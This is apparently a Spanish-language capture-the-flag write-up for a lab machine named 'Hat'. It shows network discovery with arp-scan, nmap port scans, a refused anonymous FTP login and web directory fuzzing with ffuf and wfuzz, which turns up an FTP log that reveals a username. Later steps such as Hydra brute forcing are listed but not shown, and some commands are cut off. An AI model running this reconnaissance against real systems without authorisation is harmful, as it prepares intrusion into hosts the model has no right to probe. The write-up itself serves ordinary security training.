
HAT

0. HERRAMIENTAS

- Puertos filtrados
- Ataque fuerza bruta FTP (Hydra)
- RSACrack
- Binario nmap


1. ENUMERACION

Busco la maquina en la red con arp-scan



```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.69.231
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.69.1    2c:79:d7:78:00:4c       (Unknown)
192.168.69.33   f8:da:0c:0a:27:71       (Unknown)
192.168.69.227  2c:79:d7:78:00:4d       (Unknown)
192.168.69.230  64:6c:80:83:bc:d1       (Unknown)
192.168.69.234  08:00:27:ba:32:a9       (Unknown)
192.168.69.221  c4:82:e1:32:26:67       (Unknown)
192.168.69.235  0a:85:43:f4:bd:fc       (Unknown: locally administered)
192.168.69.225  14:91:38:c2:9a:b0       (Unknown)
192.168.69.223  a0:92:08:79:20:45       (Unknown)
192.168.69.226  58:e4:88:a2:ad:85       (Unknown)
192.168.69.232  f4:8c:50:48:69:30       (Unknown)
192.168.69.222  8a:c3:97:00:6e:c1       (Unknown: locally administered)

13 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.103 seconds (121.73 hosts/sec). 12 responded
```

Enumeramos puertos




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# nmap -p- -sS -sC --min-rate 5000 -n -Pn -vvv 192.168.69.234 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 10:42 CET
NSE: Loaded 126 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Initiating ARP Ping Scan at 10:42
Scanning 192.168.69.234 [1 port]
Completed ARP Ping Scan at 10:42, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:42
Scanning 192.168.69.234 [65535 ports]
Discovered open port 80/tcp on 192.168.69.234
Discovered open port 65535/tcp on 192.168.69.234
Completed SYN Stealth Scan at 10:42, 2.70s elapsed (65535 total ports)
NSE: Script scanning 192.168.69.234.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.16s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Nmap scan report for 192.168.69.234
Host is up, received arp-response (0.00036s latency).
Scanned at 2024-03-03 10:42:37 CET for 3s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE REASON
22/tcp    filtered ssh     no-response
80/tcp    open     http    syn-ack ttl 64
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
65535/tcp open     unknown syn-ack ttl 64
MAC Address: 08:00:27:BA:32:A9 (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:42
Completed NSE at 10:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.58 seconds
           Raw packets sent: 65537 (2.884MB) | Rcvd: 65535 (2.621MB)
```

Vemos los siguientes puertos abiertos

- 22: Este aparece filtrado
- 80
- 65535

Lanzamos un escaneo más exhaustivo sobre esos puertos




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# nmap -n -Pn -sVC -p22,80,65535 192.168.69.234 -oN escaneo2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 10:45 CET
Nmap scan report for 192.168.69.234
Host is up (0.0019s latency).

PORT      STATE    SERVICE VERSION
22/tcp    filtered ssh
80/tcp    open     http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
65535/tcp open     ftp     pyftpdlib 1.5.4
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.69.234:65535
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
MAC Address: 08:00:27:BA:32:A9 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds
```

Podemos ver que sobre el puerto **65535** hay montado un FTP


2. COMPROMISO DEL ENTORNO

Intentamos conectarnos con usuario anónimo, pero no lo permite



```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# ftp anonymous@192.168.69.234 65535
Connected to 192.168.69.234.
220 pyftpdlib 1.5.4 ready.
331 Username ok, send password.
Password:
530 Anonymous access not allowed.
ftp: Login failed
ftp> 
```

El puerto **80** nos devuelve la pagina estándar de Apache



debian

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Voy a enumerar directorios, esta vez con la herramienta **FUFF**

wfuzz -c -t 200 --hc=404 --hw=933 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://192.168.1.24/FUZZ



```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# ffuf -c -t 200 --fc=404 --fw=933 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.69.234/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.69.234/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 933
 :: Filter           : Response status: 404
________________________________________________

# directory-list-2.3-medium.txt [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 2ms]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 3ms]
                        [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 8ms]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 9ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 15ms]
# on at least 2 different hosts [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 16ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 20ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 42ms]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 43ms]
# Copyright 2007 James Fisher [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 46ms]
#                       [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 47ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 48ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 57ms]
logs                    [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 7ms]
php-scripts             [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 7ms]
                        [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 17ms]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [220560/220560] :: Job [1/1] :: 192 req/sec :: Duration: [0:00:44] :: Errors: 0 ::
```


Vemos 2 directorios interesantes

- logs

- php-scripts

Buscamos archivos con extensión log,php,txt, html dentro del directorio logs

```
ffuf -c -t 200 --fc=404  -w /usr/share/seclists/Discovery/Web
```




```
# Copyright 2007 James Fisher [Status: 200, Size: 4, Words: 1, Lines: 5, Duration: 5ms]
index.html              [Status: 200, Size: 4, Words: 1, Lines: 5, Duration: 8ms]
                        [Status: 200, Size: 4, Words: 1, Lines: 5, Duration: 10ms]
#.html                  [Status: 200, Size: 4, Words: 1, Lines: 5, Duration: 11ms]
#.php                   [Status: 200, Size: 4, Words: 1, Lines: 5, Duration: 11ms]
# This work is licensed under the Creative Commons.php [Status: 200, Size: 4, Words: 1, Lines: 5, Duration: 4ms]
vsftpd.log              [Status: 200, Size: 1760, Words: 167, Lines: 26, Duration: 43ms]
                        [Status: 200, Size: 4, Words: 1, Lines: 5, Duration: 17ms]
```

Encontramos fichero **vsftpd.log**


Hago la misma enumeración con FUZZ

```
wfuzz -c -t 200 --hc=404 --hw=0 -w /usr/share/seclists/Discov
```



```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# wfuzz -c -t 200 --hc=404 --hw=0 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,php-txt-log http://192.168.69.234/logs/FUZZ.FUZ2Z
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.69.234/logs/FUZZ.FUZ2Z
Total requests: 661680

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000040:   403        9 L      28 W       279 Ch      "php"
000117684:   200        25 L     190 W      1760 Ch     "vsftpd - log"
000135718:   403        9 L      28 W       279 Ch      "php"
```


Accedo al log que nos indica y vemos el usuario admin_ftp




```
[I 2021-09-28 18:43:57] >>> starting FTP server on 0.0.0.0:21, pid=475 <<<
[I 2021-09-28 18:43:57] concurrency model: async
[I 2021-09-28 18:43:57] masquerade (NAT) address: None
[I 2021-09-28 18:43:57] passive ports: None
